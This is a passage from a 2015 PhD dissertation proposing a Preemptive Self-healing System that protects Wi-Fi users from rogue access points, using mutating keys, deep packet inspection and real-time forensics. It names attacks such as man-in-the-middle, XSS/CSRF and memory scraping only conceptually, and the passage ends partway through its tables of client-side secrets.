Preemptive Self-healing System (PSS) Against Rogue AP

by

Daoqi Hou

A dissertation submitted to the Graduate Faculty of
Auburn University
in partial fulfillment of the
requirements for the Degree of
Doctor of Philosophy

Auburn, Alabama
December 12, 2015

Keywords: Cyber security, Rogue AP, XSS, CSRF, Malware

Approved by

Abstract

Rogue Access Points (APs) are critical threats in the information infrastructure. Once victim's devices connect to Rogue APs, adversary can launch multiple stage attacks (e.g. Memory-Scraping). Traditional defense methods such as signature- and statistics-based Intrusion Detection and Prevention Systems (IDPS) are inadequate in defending against Rogue APs. This thesis presents a comprehensive solution: the Preemptive Self-healing System (PSS), which can defeat multiple stage attacks launched by Rogue APs.

The PSS contains three mutually supported modules. First, Data Structure & Key Mutation (DSKM) module provides the space-time data mutation and session states for other modules. Second, Deep Protocol and Stateful Inspection and Prevention (DPSI) module inspects the payload of packets deeply based on the Session Access Control List (SACL) and the mutating session states as well as generate the relational database with hierarchical indexes for current traffic states and logs. The Real-time Forensics and Self-Healing (RFS) module correlates the events based on the relational database in order to tracks and traces the source of the attacks in real-time with great time complexity reduction and provides recovery information to DSKM. To exemplify the proposal, we provide mathematical analysis for security and complexity to reveal that successfully attack through some multistage methods is less than 2^{-128} which is infeasible. We also implemented a prototype that shows the detailed procedure of PSS defense against, Man-in-the-Middle (MitM) attack and Cross-site Scripting (XSS)/Cross-Site Request Forgery (CSRF) attack launched by Rogue APs to demonstrate the feasibility of PSS.

Acknowledgements

I would like to thank my professor, Dr. Chwan-Hwa "John" Wu, for his inspiration, dedication, and encouragement over the course of my PhD studies. Without his help and guidance, I would not be where I am today. I would also like to thank my committee members Dr. Shiwen Mao, Dr. Xiao Qin, and Dr. Douglas A Leonard for their efforts and their advice concerning my research. I would like to thank my wife, Hui Zhou for her love, support, and patience through this entire process; she has made great sacrifices to support me as I pursue my dreams. Last but not least, I would like to thank my parents, Quanlin Hou and Caixia Zhang, and all other family members.

Table of Contents

List of Tables

List of Figures

Table 1. Summary of Notation

Symbol	Name	Description
PRNG	Pseudorandom number generator	A function used to generate random number from seed
H	Hash	A function used to generate hash value
ID_D	User Device ID	A unique 64 bit string generated for the device during registration
ID_U	User ID	A unique 64 bit string generated for the user during registration
ID_S	Server ID	A unique 64 bit string generated for the server during establishment
PID_D	User Device Pseudo-ID	256 bit string generated for the device every session: $PID_D^{T+1} = PRNG(PRS_S, PRS_D, PID_D^{T}, Ses\#^{T+1})$ $PID_D^{0} = PRNG(PRS_S, PRS_D, ID_D, Ses\#^{0})$
PID_U	User Pseudo-ID	256 bit string generated for the user every session: $PID_U^{T+1} = PRNG(PRS_S, PRS_D, PID_U^{T}, Ses\#^{T+1})$ $PID_U^{0} = PRNG(PRS_S, PRS_D, ID_U, Ses\#^{0})$
PID_S	Server Pseudo-ID	256 bit string generated in the server for each device every session: $PID_S^{T+1} = PRNG(PRS_S, PRS_D, PID_S^{T}, Ses\#^{T+1})$ $PID_S^{0} = PRNG(PRS_S, PRS_D, ID_S, Ses\#^{0})$
PID_{CK}	Cookie Pseudo-ID	256 bit string generated in the server for each cookie $PID_{CK} = PRNG(DMN, CK_{name}, CK_{Nonce})$
DMN	Domain name	Domain name of URL
CK_{name}	Cookie name	Name of each cookie
CK_{nonce}	Cookie nonce	Random string generated by device for each cookie
T#	Login Trial #	32 bit, start from a nonce, increase by 1 after each login, stored on both client and server sides Used for $PRNG(D_D, T\#)$ to provide DDoS prevention
Ses#	Session #	64 bit, start from a nonce, increase by 1 after each login, stored in encrypted table on both client and server sides
S_D	User Device Salt	256 bit random string, generated for the device during registration Used to generate multiple variables for device
S_S	Server Salt	256 bit random string, generated for the server during registration Used to generate multiple variables for server
PRS_S	$PRNG(S_S)$	Generated from S_S, stored in user device Used to generate D_D
PRS_D	$PRNG(S_D)$	Generated from S_D, stored in server Used to generate D_S
D_D	DoS Secret by Device	Generated by device to provide DDoS prevention for server, updated every session $D_D = PRNG(S_D, PRS_S, SCR_D, Ses\#)$
D_S	DoS secret by Server	Generated by server to provide DDoS prevention for device, updated every session $D_S = PRNG(S_S, PRS_D, SCR_{SD}, Ses\#)$
SCR_D	User Device Secret	256 bit string generated by the device during registration

SCR_{SD}	Server Secret for Device	256 bit string generated by the server for user device during registration
K_{DN}	Next Session Key (Client)	Generated by Client, Used to encrypt some variable in the packet for login $K_{DN} = K_D^{T+1} = PRNG(SD_D , N_D)$
N_D	Device Nonce	Generated by device, updated every session $N_D = PRNG(Nonce , SCR_D)$
SD_D	Key Seed for Device	Used to generate K_{DN}, updated every session $SD_D = PRNG(S_D , SCR_D , Ses\#)$
A_D	Authenticator by Device	Used to authenticate the device, generated by device, and send A_D^2 to server $A_D = PRNG(S_D , SCR_D , Ses\# , ID_D)$ $A_D^2 = PRNG (A_D)$
A_S	Authenticator by Server	Used to authenticate the server, generated by server, and send A_S^2 to device $A_S = PRNG(S_S , SCR_{SD} , Ses\# , ID_U)$ $A_S^2 = PRNG (A_S)$
Ind_D	Device Index by Device	Searching key of server table 3, generated by device, updated every session $Ind_D = PRNG(S_D , SCR_D , Ses\#)$
Ind_{SD}	Device index by Server	Searching key of server table 2, generated by server, updated every session $Ind_{SD} = PRNG(D_S , S_S)$
K_{DT1}	Device Table 1 key	GCM key for each Device Table 1, generated by device
K_{DT2}	Device Table 2 key	GCM key for each Device Table 2, generated by device
K_{DT3}	Device Table 2 key	GCM key for each Device Table 3, generated by device Each cookie in Device Table 3 has an unique K_{DT3} $K_{DT3} = PRNG(DMN, CK_{name}, SCR_{SD} ,CK_{nonce})$
K_{PT1DG}	PSS Table 1 Group Key	GCM key for each group of PSS Table 1
K_{PT2D}	GCM Key for SCR_{SD} and ID_U in PSS Table 2	Generated by $K_{PT2D} = PRNG(N_D , A_D^2 , Ind_{SD})$
K_{PT2SD}	GCM Key for K_{DN} and Mp_{PT3DG} in PSS Table 2	Used to generate K_{DN} $K_{PT2SD} = PRNG(SD_D , PRS_D , Ind_{SD})$
K_{PT3DG}	PSS Table 3 Group Key	GCM key for each group of PSS Table 3
Mp_{PT3DG}	Map for K_{PT3DG}	The Mp_{PT3DG} contains the pointers to each piece of encrypted K_{PT3DG} The Mp_{PT3DG} is updated every session and it is stored in relevant PSS table 2
N_S	Server Nonce	Generated by Server, updated every session $N_S = PRNG(Nonce, SCR_{SD})$
SD_S	Key Seed for Server	Generated by Server, updated every session $SD_S = PRNG(S_S , SCR_{SD} , N_S , Ses\#)$

K_{SN}	Next Session Key (Server)	Generated by Server, Used to encrypt some variable in the packet for login $K_{SN} = K_S^{T+1} = PRNG(SD_S , N_S)$
K_{RD}	Relational database key	Generated in Server, and used to encrypt part of relational databse $K_{RD} = PRNG(PID_S, PID_U, N_D)$

1 Introduction

As the world proceeds farther into mobile information Age, the need to connect Wi-Fi anytime anywhere securely is increasing dramatically. More and more customers like to shop online, pay credit card and even manage their bank account directly using some public free Wi-Fi (e.g. airport) for convenience. However, the current public Wi-Fi environment is not secure enough for any sensitive information such as password. The Rogue Access Point (AP) is prevalent in real world, because anybody can set up an AP in a cafe or hotel. Attacker exploits Rogue AP as a bridgehead to launch multiple stage attacks, for example attacker can use DNS Spoofing to redirect user to some malicious website, and then download malware to user's device. We summarize typical cyber-attacks in Fig. 1.




Fig. 1. Multiple Stage Attacks from Rogue AP: Memory Scraping Attack, XSS/CSRF, MitM, DNS Spoofing and Drive-by-download Malware

As long as user's device connects to Rogue AP, there are hundreds ways to steal user's sensitive information and bypass current defense methods. Man in the Middle (MitM) attack is a kind of powerful way to bypass SSL/TLS [1] based HTTPS protocol. For example, SSLStrip is able to replace the HTTPS request with HTTP request but still show a cute green lock icon on URL bar, thus the victims do not know they are sending plaintext instead of cipher text. Social Engineering Toolkit (SET) can clone a web site and allure victim to input credential into the fake webpage, and then redirect the browser to original web page after collect user's secrets. We implemented SET attack in Chapter 5.2.1. Moreover, attacker also can directly steal authentication cookie or token from user's browser as well. For example, Cross Site Scripting (XSS) and Cross-Site Request Forgery (CSRF) could launch malicious JavaScript to steal or redirect the cookie or token when a user visits the infected web page or a specially-crafted link. Single Sign-On (SSO) suffers XSS/CSRF attack as well, since Identity Provider (IdP)s'

JavaScript SDKs or RPs themselves store access tokens into HTTP cookies. Memory scraping attack invokes the memory dumping software to interrupt the software execution in order to read memory or create a memory dump file, and then search and capture sensitive data exposed in memory. In Jan 2014, attacker pilfers payment card and personal data on up to 110 million individuals from Target and Neiman Marcus breaches with memory scraping attack. Furthermore, if attacker stores malware, such as Zeus or Spyeye, in user's device, attacker is even able to directly record victim's key strokes and screenshots with keylogger, or modify the original webpage through Man in the Browser (MitB) attack.

In order to deal with these emerging threats, the research presented in this paper approaches the problems from a multiple layer defense system which is called Preemptive Self-healing System (PSS). This system provides secure mutual authentication, communication cryptography, attack detection and prevention, and real-time forensics. The basic components of PSS contain a PSS server and a client sides program (PSS-C). PSS serves as a virtual private network (VPN) server after user's device login, but provides much more comprehensive and secure services than traditional VPN.

Data Structure & Key Mutation (DSKM) module is based on the theory of the Space-Time Separated and Jointly Evolving relationship. Authentication credentials (e.g. keys, cookies) are separated in multiple tables on both client and server side. Not only the table contents update continuously but also the location or the data structure of the tables in order to tackle memory scraping attack by approaching perfect forward secrecy (PFS) without remembering nonces. Deep Protocol and Stateful Inspection and Prevention (DPSI) module serves kind of like the Next-Generation Firewall which goes deeper to inspect the payload of packets instead of just IP header. Furthermore, the PSS is able to generate the Session Access Control List (SACL) based on the session states from DPSI module in order to protect against XSS/CSRF attack. We proposed some strategies especially against MitB and keylogger attack as well. Last but least, Real-time Forensics and Self-Healing (RFS) module focuses on storing logs for suspicious packets and executing real-time forensics in order to trace back the source of the attack such as vulnerable website or malicious server.

This paper presents the PSS to deal with most popular and dangerous cyber threats such as memory scraping attack, XSS/CSRF attack, MitM and MitB attack, and keylogger. In this work, we implement both a prototype of PSS and several typical attack models for analysis and test. The rest of this paper is organized as follows. Chapter 2 presents the related work. We describe each module of PSS in Chapter 3. Chapter 4 shows the attack detection, prevention and traceback. Chapter 5 presents security and mathematical analysis. In Chapter 6, we present the current implementation of prototype and attack models. Chapter 7 concludes this paper.

2 Related Work

Even though the research presented in this paper focuses on the Rogue AP problem, it also deals with the detection, prevention and traceback of multiple stage attacks launched from Rogue AP. However, the recent work about Rogue AP [2] [3][4][5] only focuses on how to detect and void Rogue AP instead of guarantee user's security after connecting with Rogue AP. Besides, our work is more feasible for small business owner such as café or hotel, because there is no requirement for the business owner at all. All client needs to do is installing the client program, and then the secure VPN [6][7][8][9][10] connection with PSS server will turn on automatically for Wi-Fi [11].

As to XSS/CSRF attack, they have drawn attention from researchers in recent years, since both XSS and CSRF are ranked in Top 10 list in 2013 by Open Web Application Security Project (OWASP). Some researches [12][13][14][15][16][17][18] focus on client side by solely installing a browser extension to filter malicious packets. The flaw of only client side defense is that the implementation on target site can be overwritten by the attacker [19]. The researches in [20][21] use machine learning to detect malicious JavaScript codes, but attackers can simply avoid the specific features. The idea presented in [22] is sort of similar with our work in this paper, but it can only detect reflected XSS. Our research is able to protect authentication credential (e.g. cookie) against XSS, CSRF and even other Zero-Day attacks.

There are lots of researches about Memory Scraping attack [23][24][25] and MitM attack [26][27][28]. However, this study solves these challenges using the idea of space and time jointly in previously unconsidered ways, even though some studies [29] have addressed the space/time idea in some extent. As to the specific techniques we introduced, they resemble Moving Target (MT) techniques [30] in certain degree, since what MT pursues is "randomizing system components to reduce the likelihood of a successful attack, and adding dynamics system to reduce the lifetime of an attack, and diversifying otherwise homogeneous collections of systems to limit the damage of a large-scale attack", which is one of our basic philosophy as well.

Regarding to MitB attack, some proposed protection mechanisms [31][32] requires external devices. The studies in [33][34] utilize Trusted Platform Module (TPM) to mitigate the risk of MitB attack. In paper [35], the authors use a secured web server and a secured proxy to establish a secure channel, while this solution more focus on the protection of server side instead of client machine. There are also some researches [36][37] that concentrate only on identifying and securing user inputs with user-specific personal images. And the proposed method in [38] focuses on the phishing detection based on transparent virtualization technologies, but only can detect the specific MitB attack that modifies the authentic web pages.

How to prevent user from password theft has been a hot topic for years, since adversary can bypass all defense schemes and do anything as valid user once the user's password is stolen. In [39], the trick proposed is that user needs to change focus outside the login form and input random characters between read password characters. However, current malware is able to record both keys and mouse events easily. Similarly, solely using virtual pad does not work is the malware could take screenshots for every mouse click. The research in [40][41] presented a scheme that asking users input virtual password required an amount of human computing with some secret functions. Apparently, it is not as user-friendly as our work.

Last but not least, even though digital forensics and attack traceback have been discussed in many researches [42][43][44][45][46], our work leverages the space-time jointly evolving idea to achieve the efficiency and security in novel way. According to above analysis, it is not hard to say our solution is considerable comprehensive covering most of main aspects of cyber security against Rogue AP.

3 PSS Description and Security

3.1 Introduction

With the rise of the Wi-Fi and mobile devices (e.g. smartphone, laptop), public network security has become increasingly essential. Although some papers [47][48] present some authentication schemes, the proposed solution here is to use a space-time separated and jointly evolving relationship to provide both mutual authentication and intrusion-resilient for mobile network against Rogue AP. This section introduces the main components of Preemptive Self-healing System (PSS), and the modified encryption algorithm and mutation of data structure.

3.2 PSS Description

3.2.1 PSS System Components

The PSS Network previously discussed is composed of three main modules, includes: Data Structure & Key Mutation (DSKM), Deep Protocol and Stateful Inspection and Prevention (DPSI), and Real-time Forensics and Self-Healing (RFS), and they are shown graphically in Fig. 2. And these three modules mutural support each other as shown in Fig. 3.




Fig. 2. PSS Architecture Overview



DSKM
Space-time data mutation
Real-time forensics
Data protection and session states
Data protection and session states
Intrusion detection and prevention
RFS
Trace the attacks on correlated logs
Intrusion detection and prevention
DPSI
Session Access Control List
Real-time forensics

Fig. 3. Mutual Support Modules

3.2.2 Data Structure & Key Mutation (DSKM)

The DSKM module adopted space-time separate evolving idea in order to distribute secrets into different locations, such as different tables and different devices. Moreover, not only the data structure (table) is mutating, but also the keys used to encrypt the data structure keep mutate constantly. In this way, DKSM module provides extremely security storage for critical secrets; regardless any partial data structure or single device is compromised. And mutual support of different tables allows lost/stolen credentials to be identified. Separation of authentication secrets in multiple tables also allows different strategies of protection of different tables.

The DSKM module cooperates with Handshake process closely, since they are covered by each other. Handshake provides new secrets to Server Table and Device Table; and some new secrets (PID_D) contribute mutation of tables as well. Mutating tables protect secrets involved in Handshake. Mutating tables protects some credentials used to reassemble some mutating secrets (K_{STD}). Mutating Secrets can encrypt/decrypt Server Table and Device Table. Handshake provides some credentials to reassemble the mutating secret (K_{STSD}). Mutating Secrets encrypt some credentials involved in Handshake.


The Handshake process is the first step to establish secure connection between user's Android device and PSS server. The first time Handshake is called Registration which is little bit different with following Handshakes. The registration process is only required for each new device. The detailed procedure of Registration and Handshake is showed in Fig. 4 and Fig. 5 respectively.

Regarding to foolproof design and best user experience, the Handshake process will be executed automatically for authentication and VPN connection for Wi-Fi after Android device power on, thus there is no extra user interaction required at all. The VPN has two layers of authentication: first one is symmetric One-time Password (OTP) based on the DSKM module, and the second one is PKI certificate mutual authentication.

Assumption 1: the registration is carried out in secure environment.


Definition 1: $\{secret1, secret2 \ldots\}^0$ means that secret1, secret2 are updated every session, and the current session is 0, which is Registration session.

Definition 2: $g^{ab}\{secret1, secret2 \ldots\}$ means that secret1, secret2 are encrypted by g^{ab} which is the Diffie-Hellman shared secret key.



DH_RSA
Initiate connection
User
Android
$g^{ab}\{ ID_U, \{ T\#, Ses\#, SD_D, Ind_D, N_D, A_D^2, PRS_D \}^0\}$
$g^{ab}\{PID_S, D_S, A_S^2, PRS_S\}^0$
$g^{ab}\{PID_D^0, D_D\}$
VPN Server

Fig. 4. Registration



PID_D^T, T#, $PRNG(D_D^T, T\#)$, SD_D^T, $K_{SN}\{A_D\}^T$, $K_{DN}\{Ind_D, N_D, PID_U\}^T$
PID_D^T, T#, $PRNG(D_S^T, T\#)$, $K_{DN}\{A_S\}^T$, $K_{SN}\{Ses\#+1, PID_S\}^T$
Initiate connection
User
Android
PID_D^T, T#+1, $PRNG(D_D^T, T\#+1)$, SD_D^T, $K_{SN}\{A_D\}^T$, $K_{DN}\{Ind_D, N_D, PID_U\}^T$, $K_{SN}\{A_D^2\}^{T+1}$, $K_{DN}\{Ind_D, N_D, SD_D, D_D\}^{T+1}$
PID_D^T, T#+1, $PRNG(D_S^T, T\#+1)$, $K_{DN}\{A_S^2\}^{T+1}$, $K_{SN}\{D_S, SD_S, N_S\}^{T+1}$
VPN Server

Fig. 5. Handshake

3.2.3 Deep Protocol and Stateful Inspection and Prevention (DPSI)

The DPSI takes place on both client side and network side (PSS server) which provides powerful inspection for any suspicious packets and proactive prevention before real dangerous action carried out by adversaries.

In DPSI module, each packet, no matter request or response, will be inspected carefully and recorded the current state of the packet. Each current state is decided by several parameters extracted from the packet head and contents and previous state (the detailed State Transition Diagram will be described in Chapter 4 in detail). Finally, Session Access Control List (SACL), includes whitelist and blacklist) is generated based on State Table (Table 5).

SACL protects the access to sensitive objects in table 3 (e.g. cookies/tokens) based on the states and actors. Each actor and object is referred as a pseudo ID (PID). The SACL will be updated for each session due to new actor and object PIDs. A request/response is filtered according to SACL using actor and object PIDs, states and etc.

The relationship between DPSI and SACL is presented in Fig. 6.




Fig. 6. DPSI & SACL Relationship

3.2.4 Real-time Forensics and Self-Healing (RFS)

Last but not least, the RFS module fairly significant to whole PSS system. Nowadays, traceback is time-consuming expensive and usually needs a large amount of man-power, for example a group of professional network administrators and engineers, to analyze thousands of logs from many different systems and software. Even with professional security members, most of attack or malware is found after serval months or even years. The PSS system is able to prevent and detect many prevalent attacks and even zero-day malware in real-time.

The RFS module generates logs for all probably malicious packets based DPSI results. When suspicious packet of some attack is detected by DPSI, the RFS module will automatically collect and analyze all relevant logs of previous packets related to this attack. According to a list pre-defined rules, RFS could generate a report to describe the attack method, attack source, and attack target. The detailed process of RFS is presented in Chapter 4.

3.3 PSS Encryption and Mutation

3.3.1 Space-Time Evolving Mutation

The secrets involved in PSS system are separated into both Client side and Network side, where stores multiple tables for different kinds of secrets. No single secret acts the most significant role in this system, since the secrets from several distinct locations (such as tables or devices) need to work together to generate higher level secrets to keep the algorithm running correctly. Thus, not only this feature provides better security, because we put eggs in multiple baskets, but also we could exploit the extent of compromised secrets to infer the vulnerable or compromised device or data structure.

For each user, there are 4 tables in local user's device and 4 tables in PSS server. All these tables are listed in Table 2 to Table 9.

Table 2. User Device Table 1

User PID	Device PID	PSS PID	User ID	Device ID	Device Salt	PRNG(S_S)	Login trial #	DoS Secret by Device	DoS Secret by PSS
PID_U	PID_D	PID_S	ID_U	ID_D	S_D	PRS_S	T#	D_D	D_S

Table 3. User Device Table 2

Next Login Key (Client)	Next Login Key (PSS)	Device Nonce	Key Seed for Device	Device Index	Session number	User secret	Authenticator by the device	Authenticator by the PSS
K_{DN}	K_{SN}	N_D	SD_D	Ind_D	Ses#	SCR_D	A_D	A_S^2

Table 4. User Device Table 3

Cookie PID	Encrypted Cookie
PID_{CK}	Cookie

Table 5. User Device Table 4

